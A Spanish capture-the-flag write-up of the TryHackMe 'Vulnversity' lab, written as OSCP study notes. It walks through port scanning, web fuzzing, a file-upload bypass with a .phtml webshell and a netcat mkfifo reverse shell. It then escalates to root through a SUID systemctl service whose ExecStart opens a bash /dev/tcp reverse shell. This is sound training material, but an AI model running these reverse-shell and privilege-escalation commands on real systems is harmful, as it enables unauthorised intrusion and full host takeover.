VulnUniversity 10.10.31.83

Antes de comenzar con ningún Write-Up comentar que no soy un expero, me gusta lo que hago y me gusta comapartir conocimientos igual que la comunidad los comparte conmigo.


Estos Write-Ups los realizo para tener mis notas preparadas para OSCP y para otros entornos.

Cualquier aportación, duda, queja o sugerencia de provecho me gustaría que me la comentarais con total confianza.

- Podeis encontrarme en Cybex: https://discordapp.com/invite/WeS2Epy

- Instagram: https://www.instagram.com/kait0siete/

- Twitter: https://twitter.com/KAITO_HTB



Recopilación de información

Comenzamos con un escaneo de puertos rápido y sencillo de todos los puertos para conocer cuáles están abiertos y poder posteriormente realizar un escaneo mas en profundidad de estos.

```
nmap -p- --open -vvv -n -v --min-rate 2500 -T5  -oN output1.txt

PORT     STATE SERVICE      REASON
21/tcp   open  ftp          syn-ack ttl 63
22/tcp   open  ssh          syn-ack ttl 63
139/tcp  open  netbios-ssn  syn-ack ttl 63
445/tcp  open  microsoft-ds syn-ack ttl 63
3128/tcp open  squid-http   syn-ack ttl 63
3333/tcp open  dec-notes    syn-ack ttl 63
```

Continuamos con un escaneo más especifico y profundo en los puertos encontrados anteriormente para enumerar servicios y versiones.


```
nmap -p21,22,139,445,3128,3333 -sC -sV --min-rate 2500 -T5 10.10.31.83 -oN output2.txt

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Vuln University
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h19m57s, deviation: 2h18m34s, median: -2s
|_nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: vulnuniversity
|   NetBIOS computer name: VULNUNIVERSITY\x00
|   Domain name: \x00
|   FQDN: vulnuniversity
|_  System time: 2020-04-27T19:40:28-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-04-27T23:40:27
|_  start_date: N/A
```

Fuzzing de servicios http

A través de dirsearch fuzzeamos con la opción “-t” le marcamos 300 threads para que vaya más rapido. Usaremos el diccionario más comun “directory-list-2.3-medium.txt”.

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Vulnversity/reconocimiento# dirsearch -u http://
10.10.31.83:3333/ -e " " -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 300

 _|. _ _  _  _  _ _|_    v0.3.9
(_||| _) (/_(_|| (_| )

Extensions:  | HTTP method: get | Threads: 300 | Wordlist size: 220521

Error Log: /opt/dirsearch/logs/errors-20-04-28_01-48-19.log

Target: http://10.10.31.83:3333/

[01:48:19] Starting:
[01:48:21] 301 -  315B  - /css  ->  http://10.10.31.83:3333/css/
[01:48:22] 301 -  314B  - /js  ->  http://10.10.31.83:3333/js/
[01:48:23] 301 -  318B  - /images  ->  http://10.10.31.83:3333/images/
[01:48:23] 200 -   32KB - /
[01:48:26] 301 -  317B  - /fonts  ->  http://10.10.31.83:3333/fonts/
[01:48:26] 301 -  320B  - /internal  ->  http://10.10.31.83:3333/internal/
```

Obtenemos el directorio “/internal” que, al acceder a el, obtenemos un file upload:




Explotación

Explotando File Upload

Vamos a interceptar la request con burpsuite para subir nuestra webshell.
En mi caso, en vez de obtener una reverse shell, obtengo una p0wnyshell para previamente obtener la shell, me parece más cómodo.
Debemos de tener en cuenta que no siempre tendremos la opción de poder acceder o utilizar una webshell.

Trás un largo numero de intentos de subir archivos con distintas extensiones (ya que en .php no nos permite subirlo) a través del intruder de burpsuite, conseguimos ver que los archivos con extensión .phtml se pueden subir.

Simplemente en nuestra petición de burpsuite cambiamos la extensión de nuestro archivo con la web shell:



Para localizar nuestra webshell deberiamos fuzzear nuestro url a través de dirbuster, dirsearch, gobuster...
En nuestro caso, con probar el directorio “/internal/uploads" hemos conseguido acceder a la ruta donde se suben los archivos.

Vamos a obtener una revershe shell en nuestra terminal.

En mi caso, utilizaré la Reverse Shell de NetCat, comprobaré si tenemos un programa en la máquina víctima con el comando “which [nombre del binario]”

```
p0wny@shell:…/internal/uploads# which nc
/bin/nc
```

A continuación, crearemos el payload para la reverse shell con nuestra IP de la vpn de THM y el puerto 443 para evitar firewalls:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.4.143 443 >/tmp/f

Obtenemos la reverse shell y la flag de user.txt:

root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Vulnversity# nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.4.143] from (UNKNOWN) [10.10.31.83] 38054
/bin/sh: 0: cant access tty; job control turned off
$ whoami
www-data
$ ls /home/bill/
user.txt
```

Una vez que tenemos la reverse shell, obtendremos una shell interactiva para poder trabajar de forma más comoda.

Lo haré a través de un pequeño script que tengo guardado con un alias:

```
from sys import argv
from pynput.keyboard import Key, Controller
from time import sleep
keyboard = Controller()
try:
        version = argv[1]
except:
        version = ""
sleep(3)
keyboard.type("python"+version+" -c 'import pty; pty.spawn(\"/bin/bash\")'")
keyboard.press(Key.enter)
keyboard.release(Key.enter)
sleep(0.5)
keyboard.press(Key.ctrl)
keyboard.press('z')
keyboard.release(Key.ctrl)
keyboard.release('z')
sleep(0.5)
keyboard.type("stty raw -echo")
keyboard.press(Key.enter)
keyboard.release(Key.enter)
sleep(0.5)
keyboard.type("fg")
keyboard.press(Key.enter)
keyboard.release(Key.enter)
keyboard.press(Key.enter)
keyboard.release(Key.enter)
sleep(0.5)
keyboard.type("export TERM=screen")
keyboard.press(Key.enter)
keyboard.release(Key.enter)
sleep(0.5)
keyboard.press(Key.ctrl)
keyboard.press('l')
keyboard.release(Key.ctrl)
keyboard.release('l')

================================================================================================

~/.bashrc

alias inter='python3 /opt/tty.py'
```

Una vez que tenemos el script tty.py y el alias creado, tan solo tenemos que comprobar que python tiene la

máquina víctima:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Vulnversity# nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.4.143] from (UNKNOWN) [10.10.31.83] 38054
/bin/sh: 0: cant access tty; job control turned off
$ whoami
www-data
$ which python
/usr/bin/python
```

Escribiremos en nuestro terminal el nombre del alias y si fuera python 3, escribiramos un 3 despues del nombre de nuestro alias, cambiamos a la pestaña de nuestra shell y nos escribirá de forma automática la shell interactiva.

Post-Explotación

Una vez que hemos comprometido la máquina, pasaremos a la escalación de privilegios.

Podríamos utilizar herramientas automatizadas que nos enumeran distintos directorios y configuraciones del sistema que podrían ayudarnos a escalar privilegios.

En este caso, vamos a utilizar LinEnum, un script que nos permite enumerar información para escalar privilegios.

Descargaremos LinEnum.sh de github: https://github.com/rebootuser/LinEnum

Una vez que lo tenemos descargado, creamos en nuestra máquina un servidor python para pasarlo a la máquina de THM.

```
root@kalil:/opt# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

En la máquina víctima realizaremos un wget de nuestro archivo y lo guardaremos en "/tmp":

```
www-data@vulnuniversity:/tmp$ wget http://10.11.4.143/LinEnum.sh
--2020-04-27 20:29:36--  http://10.11.4.143/LinEnum.sh
Connecting to 10.11.4.143:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 45656 (45K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh                                                  100%
[=============================================================================================================
==================================>]  44.59K  --.-KB/s    in 0.1s

2020-04-27 20:29:36 (341 KB/s) - 'LinEnum.sh' saved [45656/45656]
```

Para ejecutarlo, le tenemos que asignar permisos de ejecucion:

```
www-data@vulnuniversity:/tmp$ chmod +x LinEnum.sh
```

Ejecutamos y guardamos el output en un fichero de texto:


```
www-data@vulnuniversity:/tmp$ ./LinEnum.sh > output.txt
```

Escalación de privilegios

A continuación pasamos a visualizar el output obtenido, es importante fijarnos en toda la información que nos da ya que podríamos escalar privilegios de distintas formas:

```
[-] SUID files:
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 May 16  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 136808 Jul  4  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16  2017 /usr/bin/gpasswd
-rwsr-sr-x 1 daemon daemon 51464 Jan 14  2016 /usr/bin/at
-rwsr-sr-x 1 root root 98440 Jan 29  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14864 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-help
er-1
-rwsr-xr-x 1 root root 428240 Jan 31  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 76408 Jul 17  2019 /usr/lib/squid/pinger
-rwsr-xr-- 1 root messagebus 42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-la
unch-helper
-rwsr-xr-x 1 root root 38984 Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user
-nic
-rwsr-xr-x 1 root root 40128 May 16  2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16  2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13  2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 35600 Mar  6  2017 /sbin/mount.cifs
```

Observando el output, vemos que /bin/systemctl puede ser un punto de explotación para conseguir root.



Accedemos a https://gtfobins.github.io/gtfobins/systemctl/ y nos informamos como podríamos explotar este binario.

Nos aprovecharemos de esta vulnerabilidad, creando un servicio propio que ejecute los comandos que nosotros elijamos para que cuando se ejecute el servicio obtengamos una shell con root.

1. Creación del servicio:

Nos dirigimos a la ruta “/tmp” y creamos un fichero que llamaremos exploit.service y añadiremos el siguiente texto:

```
[Unit]
Description=root

[Service]
Type=onshot
ExecStart=/bin/bash -c "bash -i >& /dev/tcp/10.11.4.143/1234 0>&1"

[Install]
WantedBy=multi-user.target
```

A continuación, pondremos a la escucha en nuestra máquina atacante en el puerto seleccionado en mi caso, el puerto 1234.

2. Habilitamos el servicio y lo ejecutamos:

```
www-data@vulnuniversity:/tmp$ systemctl enable exploit.service
www-data@vulnuniversity:/tmp$ systemctl start exploit.service
```

Si obtenemos “Warning: exploit.service changed on disk. Run 'systemctl daemon-reload' to reload units.” debemos reiniciar el daemon de system ctl con “systemctl daemon-reload” para poder ejecutar nuestro servicio

3. Obteniendo shell:

Una vez que hemos ejecutado el servicio, deberíamos de obtener una shell con root:

```
root@kalil:/home/kaito# nc -lnvp 1234
listening on [any] 1234 ...

connect to [10.11.4.143] from (UNKNOWN) [10.10.100.79] 57482
bash: cannot set terminal process group (2443): Inappropriate ioctl for device
bash: no job control in this shell
# inter

root@vulnuniversity:/root# whoami
root
root@vulnuniversity:/root# wc -l root.txt
1 root.txt
```